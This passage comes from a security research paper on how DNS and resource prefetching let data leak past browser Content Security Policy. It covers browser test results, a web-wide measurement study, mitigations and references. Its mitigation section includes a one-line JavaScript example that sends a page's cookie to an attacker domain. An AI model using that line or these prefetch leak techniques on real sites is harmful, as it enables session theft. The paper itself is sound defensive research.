Apple Safari 8.0.5	OSX	○	●											□	■	■
Google Chrome Mobile 42.0.2311.111	MG2	○	●	●	●	●			●	●	○			□	■	■
Android browser	AL5			●		●			●		●			—	■	■
Microsoft Internet Explorer Mobile 11	WP8			●	●				●				●	—	■	■
Opera Mobile 29.0.1809.92117	MG2			●		●			●		○			—	■	■
Apple Safari Mobile 8.0	IP6	○												□	□	□
UCBrowser 10.4.1.565	MG2												●	—	■	■

Table 1: Overview of tested browsers, indicating detected information leaks through DNS or HTTP requests while subject to a strict CSP. OS abbreviations: Apple Mac OSX 10.10.3 Yosemite (OSX), iPhone 6 emulator (IP6), Microsoft Windows 8.1 (W81), Windows 10 tech preview (W10), Windows Phone 8.1 emulator (WP8), Android 5.0.2 on Motorola Moto 2 (MG2), Android 5.0.2 emulator (AL5). "●": leak detected. "○": leak detected in some cases. "■": vulnerable. "□": vulnerable in some cases. "—": not vulnerable.

complementary conditions under which they will leak information. For parent web pages served over HTTPS, an attacker can use `rel=prefetch` to leak information through DNS prefetching and resource prefetching via Edge. For parent web pages served over HTTP, an attacker can use `rel=dns-prefetch` to leak information through DNS prefetching, but only if the `<link>` element can be injected in the original HTML code, instead of being added through JavaScript, which is in accordance with this scenario.

Safari Mobile can only be used to leak information through automatic DNS prefetching, which requires that DNS prefetching is not explicitly disabled for parent web pages served over HTTP, and explicitly enabled for parent web pages served over HTTPS.

JavaScript injection The results of the JavaScript injection scenario are similar to the HTML injection scenario, except for two cases. Since an attacker cannot inject HTML code in this scenario, but can only execute JavaScript, Edge and Firefox are only vulnerable under certain conditions.

Edge will not leak information through `rel=dns-prefetch` if it is added by JavaScript. Because of this, an attacker in this scenario can only leak information through `rel=prefetch`, which in turn will only work when the parent web page is served over HTTPS.

Firefox leaks information through several `<link>` elements injected as static HTML and also when written into the page by JavaScript using `document.write()`. However, Firefox will not leak information through these elements when they are added through `addChild()`. This is a limitation that may hinder an attacker, if the injected JavaScript is limited to using only `addChild()`.

6. LARGE-SCALE STUDY OF THE WEB

Automatic and forced DNS prefetching implementations are about seven years old now, available since the first release of Chrome and Firefox since version 3.5. Resource prefetching and CSP are younger than DNS prefetching.

In this study, we set out to measure how widespread these technologies are used on the Web and in what context they are applied. We determine whether their usage is related to a website's popularity or function. In addition, we investigate whether web developers are using strong CSP policies and how they deal with automatic DNS prefetching in that case.

6.1 Experiment setup

For this experiment, we performed a study of the top 10,000 most popular domains according to Alexa. For each of these Alexa domains, the Bing search engine was consulted to retrieve the top 100 web pages in that domain. In total, Bing returned us a data set with 897,777 URLs.

We modified PhantomJS [6] in such a way so that any interaction with automatic DNS prefetching, `<link>` elements and CSP is recorded. In particular, we are interested in knowing whether a web page will explicitly enable or disable DNS prefetching through the `X-DNS-Prefetch-Control` header and whether it will do this through a header in the HTTP response, or add a `<meta http-equiv>` element to achieve the same effect. Similarly, we are interested in knowing whether a web page will make use of CSP using the `Content-Security-Policy` header or one of its precursors. Finally, we are also interested in a web page's usage of `<link>` elements and the relationship types they employ.

We visited the URLs in our data set using the modified PhantomJS, resulting in the successful visit of 879,407 URLs.

6.2 Results

Automatic DNS prefetching statistics Of the 879,407 successfully visited web pages, 804,202 or 91.4% were served over HTTP and the remaining 75,205 or 8.6% over HTTPS.

	HTTP		HTTPS		
	header	meta	header	meta	Total
On	0	8,883	1	725	9,609
Off	672	2,021	17	13	2,723
Both	0	89	0	0	89
Changed	672	10,993	18	738	12,421
Unchanged	792,537		74,449		866,986

Table 2: Statistics on the usage of the `X-DNS-Prefetch-Control` HTTP header for automatic DNS prefetching.

By default, web pages on HTTP have automatic DNS prefetching enabled and we observed that 792,537 or 98.5% of HTTP web pages do not change this default behavior. Of the remaining 11,665 HTTP web pages, 8,883 (76.2%) enable DNS prefetching explicitly, 2,693 (23.1%) explicitly disable it and 89 (0.8%) both enable and disable it. The majority of the enabling or disabling happens through `<meta http-equiv>` elements (10,993 web pages or 94.2%), instead of HTTP headers (672 web pages or 5.8%). Those web pages that use HTTP headers, only use it to switch off DNS prefetching and not re-enable the default by switching it on.

On web pages served over HTTPS, DNS prefetching is disabled by default. Of the 75,205 web pages served over HTTPS, 74,449 or 99.0% do not change this default behavior. Of the 756 web pages that change the default, 18 or 2.4% use HTTP header and 738 or 97.6% use `<meta http-equiv>` elements.

Resource prefetching statistics The "dns-prefetch" relationship is the sixth most occurring relationship type encountered in our data set after "stylesheet", "shortcut", "canonical", "alternate" and "icon".

relationship	URLs		domains	
dns-prefetch	164,636	(18.7%)	4,230	(42.3%)
next	57,866	(6.6%)	2,587	(25.9%)
prev	32,546	(3.7%)	1,495	(14.9%)
prefetch	2,445	(0.3%)	92	(0.9%)
prerender	1,535	(0.2%)	63	(0.6%)
subresource	1,036	(0.1%)	24	(0.2%)
preconnect	94	(0.0%)	4	(0.0%)
preload	2	(0.0%)	1	(0.0%)

Table 3: Statistics on the usage of selected `<link>` element relationship types. Percentages are relative to the entire set of successfully retrieved URLs and the total amount of domains respectively.

As shown in Table 3, "dns-prefetch" accounts for 164,636 or 18.7% of the URLs in the data set, encompassing 42.3% of the domains of the Alexa top 10,000.

Content-Security-Policy statistics Of the 879,407 URLs that our browser visited successfully, 31,364 activated the Content-Security-Policy processing code of which 27,966 on HTTP web pages and 3,398 on HTTPS web pages. Table 4 indicates these results in more detail, where "leaky" indicates a CSP that allows a request to an attacker-controlled domain and "good" indicates one that does not allow such leak.

Among the HTTP web pages that used CSP, 894 or 3.2% had a "good" policy that should effectively stop an attacker from fetching resources from an attacker-controlled domain.

	CSP	DNS pref.	URLs		Domains	
HTTP	leaky	yes	26,697	(3.0%)	754	(7.5%)
		no	375	(0.0%)	18	(0.2%)
	good	yes	894	(0.1%)	54	(0.5%)
		no	0	(0.0%)	0	(0.0%)
	none	yes	773,714	(88.0%)	9,563	(95.6%)
		no	2,318	(0.3%)	137	(1.4%)
HTTPS	leaky	yes	99	(0.0%)	2	(0.0%)
		no	2,871	(0.3%)	127	(1.3%)
	good	yes	0	(0.0%)	0	(0.0%)
		no	428	(0.0%)	34	(0.3%)
	none	yes	627	(0.1%)	35	(0.4%)
		no	71,152	(8.1%)	3,065	(30.6%)

Table 4: Statistics on the usage of CSP policies in combination with how DNS prefetching is configured. A good CSP disallows any request to an attacker-controlled domain, while a leaky CSP does not. Percentages are relative to the entire set of successfully retrieved URLs and the total amount of domains respectively.

None of these web pages explicitly disabled automatic DNS prefetching, so that it was enabled by default.

Of the web pages with CSP served over HTTPS, 428 or 12.6% had an effective policy in place to stop information leaks to an attacker-controlled domain. Similar to the HTTP web pages, none of these HTTPS web pages explicitly enabled the automatic DNS prefetching, but instead relied on the default behavior, implicitly disabling automatic DNS prefetching.

6.3 Discussion

We could not find any meaningful correlation between the usage of DNS prefetching, resource prefetching and CSP on a certain domain with either the domain's Alexa ranking or Trend Micro's Site Safety categorization of the domain. This indicates that performance and security improvements do not only benefit the most popular web domains, but that all web developers use them equally.

The results of our study show that 42.3% of the top 10,000 Alexa domains use forced DNS prefetching through `<link>` elements with the "dns-prefetch" relationship. However, the default behavior for automatic DNS prefetching is mostly left untouched by the web developers.

In our study of CSP, most pages using CSP do not have a strict policy in place that would prevent conventional (i.e. through regular HTTP requests) information leaking through other elements. Only 428 web pages have a strict policy in place, and also have DNS prefetching disabled.

To conclude, web developers seem to be aware of the benefits that DNS and resource prefetching can offer for performance, although not of the risks it can pose to privacy and security.

7. MEASURES DISCUSSION

Data exfiltration prevention in web browsers is an non-trivial but important security goal. CSP prevents several data exfiltration attacks such as the attack in Listing 1, but is known to not prevent in variety of other cases. Zalewski [51], for instance, gives examples of sophisticated attacks to leak data. Many of those, such as through dangling

markup injection, rerouting of existing forms or abusing plugins, can be prevented through a sane CSP. However, Zalewski mentions further attack vectors, namely through page navigation, the `window.name` DOM property, and timing.

In the following, we shortly explain some of these attack vectors to not only raise awareness but also to stimulate development of practical protection mechanisms to limit their effects in future. Additionally, we also make suggestions for tackling the concrete problem of data exfiltration through DNS prefetching based on our case study.

7.1 Measures on data exfiltration

Page navigation Instead of trying to silently leak data from within a web page, an attacker can also simply navigate the browser to an attacker-controlled page. If the navigation URL contains sensitive information it is then leaked through the page request itself. In the following JavaScript code, the cookie of the current web page is sent as part of the page request to `evil.com`.

```
window.location="http://e.com/"+document.cookie
```

There are ongoing discussions by the community on this channel [1] with proposals for a new CSP directive allowing to whitelist navigation destinations or, alternatively, development of a dedicated mechanism.

`window.name` Closely related to page navigation is the DOM property `window.name`, designed to assign names to browser windows to ease targeting within the browser. Since the name of a window is independent of the loaded web page, its value persists when navigating to a new page inside the same window. Attackers can abuse this feature as shared memory throughout different page contexts to exfiltrate data [2]. For an attack to succeed, an attacker needs to ensure that the same window instance is navigated to an attacker-controlled page to retrieve the exfiltrated data.

For successfully exploiting `window.name`, page navigation is required. We therefore believe that the security problem caused by `window.name` can be solved through a control for page navigation as discussed above.

Timing channels An alternative known way of leaking data is through *timing channels*, i.e., via information about when and for how long data is processed. An attacker can, for example, infer the browser history by trying to inject certain page content. In case of a relatively short response time, the content was most likely recovered from cache and was therefore fetched from the server in a different context before. Timing channels are subject to ongoing work by the research community [9, 24, 14].

7.2 Mitigation of prefetching-based exfiltration

Improving existing controls Automatic DNS prefetching can be disabled through the `X-DNS-Prefetch-Control` HTTP header, but it cannot be used to disable forced DNS prefetching in all supporting browsers. Our experiment shows that only one browser vendor allows forced DNS prefetching to be disabled through the same HTTP header, giving web developers the option to disable this functionality and hereby preventing that attackers abuse DNS prefetching to exfiltrate information. Since automatic and forced DNS prefetching is likely related in the codebase of every supporting web browser, we recommend that all browser vendors implementing DNS prefetching also adopt this functionality and give full control over DNS prefetching to web developers.

But even if this is applied in every browser, it will not solve the problem entirely. If all DNS prefetching could be controlled using a single `X-DNS-Prefetch-Control` HTTP header, a web developer may enable DNS prefetching, then use `<link>` elements with the "dns-prefetch" relationship to pre-resolve some hostnames and finally disable DNS prefetching again. The list of hostnames to be pre-resolved would be under strict control of the web developer, not giving an attacker the chance to exfiltrate information.

However, this solution works only if all hostnames to be pre-resolved, are known beforehand and if their number is manageable. A web page with thousands of URLs, all pointing to different hostnames, would require thousands of `<link>` elements to pre-resolve them before DNS prefetching is disabled by the web developer.

Luckily, the hierarchical nature of DNS allows for a more efficient solution by using a wildcard to encompass all subdomains of a given domain name. Using a wildcard would allow a web developer to configure the DNS prefetching system to only perform DNS prefetching for those trusted hostnames that match the wildcard. An attacker trying to exfiltrate information would find the attacker's own domain name disallowed by this wildcard.

Unfortunately, this mechanism cannot be implemented with the machinery that is currently in place to restrict DNS prefetching. A possible solution is to modify the semantics of the `X-DNS-Prefetch-Control` HTTP header to accept a list of wildcard domain names instead of "on" or "off", e.g.

```
X-DNS-Prefetch-Control: *.example.com
```

CSP oriented solutions If CSP is understood to prevent data exfiltration, at least to the extent that it restricts the web sources to which network requests can be made, it stands reason that CSP should also cover resource prefetching. CSP has directives for several kinds of resources, but the nature of the prefetched resource does not necessarily fit in any of the predefined categories. Exactly in which category prefetched resources can be placed is subject to a design choice. In any case, it is natural for prefetched resources to at least be under control of the "default-src" directive.

Another solution is to absorb DNS prefetching control into CSP, just like the `X-Frame-Options` HTTP header which was absorbed into the CSP specification under the "frame-ancestors" directive. A "dns-prefetch" CSP directive could replace the `X-DNS-Prefetch-Control` HTTP header, e.g.

```
Content-Security-Policy:
              dns-prefetch  *.example.com
```

The advantage of this solution is that CSP is standardized by W3C and supported by most browser vendors, while the `X-DNS-Prefetch-Control` HTTP header is not. Standardizing DNS prefetching through CSP would benefit the 42.3% of most popular web domains that already use DNS prefetching through the "dns-prefetch" `<link>` relationship.

8. RELATED WORK

We discuss related work on CSP in general, CSP and data exfiltration, and on DNS prefetching in the context of CSP.

Content Security Policy The CSP standard has evolved over the last years with CSP 3.0 [17] currently under devel-

opment. Since recently, the document lists such goals as the mitigation of risks of content-injection attacks and provision of a reporting mechanism. Interestingly, other features of CSP, e.g. restricting target servers for form data submissions, are not reflected in the goals, thereby reinforcing the importance of being explicit about whether CSP is intended for controlling data exfiltration. DNS prefetching is not covered by any CSP specification document. Our findings and improvement suggestions aim at supporting the future development of the CSP standard.

Johns [28] identifies a cross-site scripting attack through scripts dynamically assembled on the server-side but based on client information. An attacker can spoof the client information and cause the injection of a malicious script. Because the resulting script comes from a whitelisted source, CSP allows its execution. Johns proposes PreparedJS to prevent undesired code assembling.

Heiderich et al. [25] demonstrate scriptless attacks by combining seemingly harmless web browser technologies such as CSS and SVG. Prefetching of any kind is not analyzed. Though Heiderich et al. state that CSP is a useful tool to limit chances for a successful attack, they assess that CSP only provides partial protection. Some of the attacks we cover, i.e. URL and HTML injections, fall under the category of scriptless attacks. However, we see scriptless attacks only as one of the several possible ways of exfiltrating data.

Weissbacher et al. [50] empirically study the usage of CSP and analyze the challenges for a wider CSP adoption. They mention DNS prefetch control headers in HTTP and remark that these allow websites to override the default behavior. While they include the DNS prefetch control headers in the general statistics of websites that use security-related HTTP headers, they do not discuss the impact of these headers on CSP and the handling of prefetching by clients. Additionally to HTTP CSP headers, our empirical study also reports on occurrences of CSP inside web pages statically or dynamically included through e.g. HTML `<meta>` elements or content inside `iframe` elements.

CSP and data exfiltration Orthogonal to the attack vectors discussed so far are the so called *self-exfiltration attacks* [13], where an attacker leaks data to origins whitelisted in a CSP policy. A representative example is analytics scripts, used pervasively on the Web [35], and hence often whitelisted in CSP. The attacker can simply leak sensitive data to analytics servers, e.g. via URL encoding, and legitimately collect it from their accounts on these servers.

Observing the proliferation of HTML elements and attributes that can request external resources, Cure53 created a webpage [19] that exhaustively tests for HTTP leaks, noting its potential to test a browser for CSP leaks.

DNS prefetching Attacking DNS resolution is often paired with a network attacker model. Johns [26] leverages DNS rebinding attacks to request resources from unwanted origins. Although the attacks are against the same-origin policy, CSP can be bypassed in the same way. Not being a network attacker, our attacker avoids the need to tamper with DNS entries.

Monrose and Krishnan [33, 29] observe that DNS prefetching by web search engines populates DNS servers with entries in a way that allows to infer search terms used by users. Inspecting records on a DNS server can thus be used for a side-channel attack. Our attacker model, however, has only the capability to observe queries to the attacker's own DNS server. In addition, our attackers can directly exfiltrate data without the need to interpret DNS cache entries.

Born [8] shows that the bandwidth of the DNS-prefetching channel is sufficient to exfiltrate documents from the local file system by a combination of encoding and timeout features in JavaScript. While he demonstrates the severeness of prefetching attacks, we widen the perspective by systematically analyzing a full family of attacks introduced through prefetching in combination with CSP.

CSP vs. prefetching To date, prefetching in the context of CSP has only received scarce attention. There are reported observations on prefetching not handled by CSP [40, 11], providing examples of leaks to bypass CSP. We go beyond these observations by systematically studying the entire class of the prefetching attacks, analyzing a variety of browser implementations for desktop and mobile devices, and proposing countermeasures based on the lessons learned.

9. CONCLUSION

We have put a spotlight on an unsettling vagueness about data exfiltration in the CSP specification, which appears to have led to fundamental discrepancies in interpreting its security goals. As an in-depth case study, we have investigated DNS and resource prefetching in mainstream browsers in the context of CSP. For most browsers, we find that attackers can bypass the strictest CSP by abusing DNS and resource prefetching to exfiltrate information. Our large-scale evaluation of the Web indicates that DNS prefetching is commonly used on the Web, on 42.3% of the 10,000 most popular web domains according to Alexa.

We discuss general countermeasures on data exfiltration and consequences in the context of CSP, as well as concrete countermeasures for the case study on DNS and resource prefetching. The concrete countermeasures for web browsers consist of resolving the inconsistency in DNS prefetching handling and subjugating resource prefetching to the CSP.

Our intention is that our findings will influence the ongoing discussion on the goals of CSP [17].

Responsible disclosure and related resources We are in the process of responsibly disclosing all discovered vulnerabilities to the involved web browser vendors. Extra resources related to this work can be found online [12].

Acknowledgments Thanks are due to Artur Janc and Mario Heiderich for the helpful feedback. This work was partly funded by Andrei Sabelfeld's Google Faculty Research Award, the European Community under the ProSecuToR project, and the Swedish research agency VR.

10. REFERENCES

[1] Preventing page navigation to untrusted sources. https://lists.w3.org/Archives/Public/public-webappsec/2015Apr/0259.html.

[2] window.name can be used as an XSS attack vector . https://bugzilla.mozilla.org/show_bug.cgi?id=444222.

[3] Adam barth. CSP and inline styles. https://lists.w3.org/Archives/Public/public-webappsec/2012Oct/0055.html.

[4] D. Akhawe, A. Barth, P. E. Lam, J. C. Mitchell, and D. Song. Towards a formal foundation of web security. In *CSF*, 2010.

[5] D. Akhawe, F. Li, W. He, P. Saxena, and D. Song. Data-confined HTML5 applications. In *ESORICS*, 2013.

[6] Ariya Hidayat. PhantomJS. http://phantomjs.org.

[7] A. Barth, C. Jackson, and J. C. Mitchell. Securing frame communication in browsers. In *USENIX Security*, 2008.

[8] K. Born. Browser-based covert data exfiltration. *CoRR*, 2010.

[9] A. Bortz and D. Boneh. Exposing private information by timing web applications. In *WWW*, 2007.

[10] Brian Smith. Should CSP affect a Notification icon? https://lists.w3.org/Archives/Public/public-webappsec/2014Nov/0137.html.

[11] CSP does not block favicon request. https://bugzilla.mozilla.org/show_bug.cgi?id=1167259#c3.

[12] Chalmers CSE. Related materials. http://www.cse.chalmers.se/research/group/security/data-exfiltration-in-the-face-of-csp.

[13] E. Y. Chen, S. Gorbaty, A. Singhal, and C. Jackson. Self-Exfiltration: The Dangers of Browser-Enforced Information Flow Control. In *W2SP*, 2012.

[14] S. Chen, R. Wang, X. Wang, and K. Zhang. Side-Channel Leaks in Web Applications: A Reality Today, a Challenge Tomorrow. In *S&P*, 2010.

[15] Content Security Policy 1.1. http://www.w3.org/TR/2014/WD-CSP11-20140211.

[16] Content Security Policy 2.0. http://www.w3.org/TR/CSP/.

[17] Content Security Policy 3.0. http://w3c.github.io/webappsec/specs/content-security-policy/.

[18] Controlling DNS prefetching. https://developer.mozilla.org/en-US/docs/Web/HTTP/Controlling_DNS_prefetching.

[19] Cure53. HTTPLeaks. https://github.com/cure53/HTTPLeaks.

[20] David Veditz. [CSP2] Preventing page navigation to untrusted sources. https://lists.w3.org/Archives/Public/public-webappsec/2015Apr/0270.html.

[21] Deian Stefan. WebAppSec re-charter status. https://lists.w3.org/Archives/Public/public-webappsec/2015Feb/0130.html.

[22] DNS Prefetching - The Chromium Projects. http://dev.chromium.org/developers/design-documents/dns-prefetching.

[23] StatCounter Global Stats. http://gs.statcounter.com/.

[24] E. W. Felten and M. A. Schneider. Timing attacks on Web privacy. In *CCS*, 2000.

[25] M. Heiderich, M. Niemietz, F. Schuster, T. Holz, and J. Schwenk. Scriptless attacks: Stealing the pie without touching the sill. In *CCS*, 2012.

[26] M. Johns. On JavaScript Malware and related threats. *Journal in Computer Virology*, 2008.

[27] M. Johns. PreparedJS: Secure Script-Templates for JavaScript. In *DIMVA*, 2013.

[28] M. Johns. Script-templates for the content security policy. *Journal of Information Security and Applications*, 2014.

[29] S. Krishnan and F. Monrose. An empirical study of the performance, security and privacy implications of domain name prefetching. In *DSN*, 2011.

[30] L. Meyerovich and B. Livshits. ConScript: Specifying and enforcing fine-grained security policies for Javascript in the browser. In *Proc. of SP'10*, 2010.

[31] Mike West. Remove paths from CSP? https://lists.w3.org/Archives/Public/public-webappsec/2014Jun/0007.html.

[32] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja - safe active content in sanitized JavaScript. Technical report, Google Inc., June 2008.

[33] F. Monrose and S. Krishnan. DNS prefetching and its privacy implications: When good things go bad. In *LEET*, 2010.

[34] Re: dns-prefetch. http://permalink.gmane.org/gmane.comp.mozilla.security/4109.

[35] N. Nikiforakis, L. Invernizzi, A. Kapravelos, S. Van Acker, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna. You are what you include: large-scale evaluation of remote JavaScript inclusions. In *ACM CCS*, 2012.

[36] OWASP. OWASP Top 10. https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project.

[37] Resource hints. https://w3c.github.io/resource-hints/.

[38] RFC1034: Domain names - concepts and facilities.

[39] RFC1035: Domain names - implementation and specification.

[40] SEC Consult: Content Security Policy (CSP) - Another example on application security and "assumptions vs. reality". http://blog.sec-consult.com/2013/07/content-security-policy-csp-another.html.

[41] P. Soni, E. Budianto, and P. Saxena. The SICILIAN defense: Signature-based whitelisting of web JavaScript. In *CCS*, 2015.

[42] S. Souders. Velocity and the Bottom Line. http://radar.oreilly.com/2009/07/velocity-making-your-site-fast.html.

[43] S. Stamm, B. Sterne, and G. Markham. Reining in the web with content security policy. In *WWW*, 2010.

[44] D. Stefan, E. Z. Yang, P. Marchenko, A. Russo, D. Herman, B. Karp, and D. Mazières. Protecting users by confining JavaScript with COWL. In *USENIX OSDI*, 2014.

[45] M. Ter Louw, K. T. Ganesh, and V. Venkatakrishnan. AdJail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements. In *Proceedings of the 19th USENIX Security*, 2010.

[46] S. Van Acker. *Isolating and Restricting Client-Side JavaScript*. PhD thesis, KU Leuven, 2015.

[47] S. Van Acker, D. Hausknecht, W. Joosen, and A. Sabelfeld. Password meters and generators on the web: From large-scale empirical study to getting it right. In *CODASPY*, 2015.

[48] W3C. public-webappsec@w3.org Mail Archives. https://lists.w3.org/Archives/Public/public-webappsec.

[49] W3C. World Wide Web Consortium. http://www.w3.org/.

[50] M. Weissbacher, T. Lauinger, and W. K. Robertson. Why Is CSP Failing? Trends and Challenges in CSP Adoption. In *RAID*, 2014.

[51] M. Zalewski. Postcards from the post-XSS world. http://lcamtuf.coredump.cx/postxss/.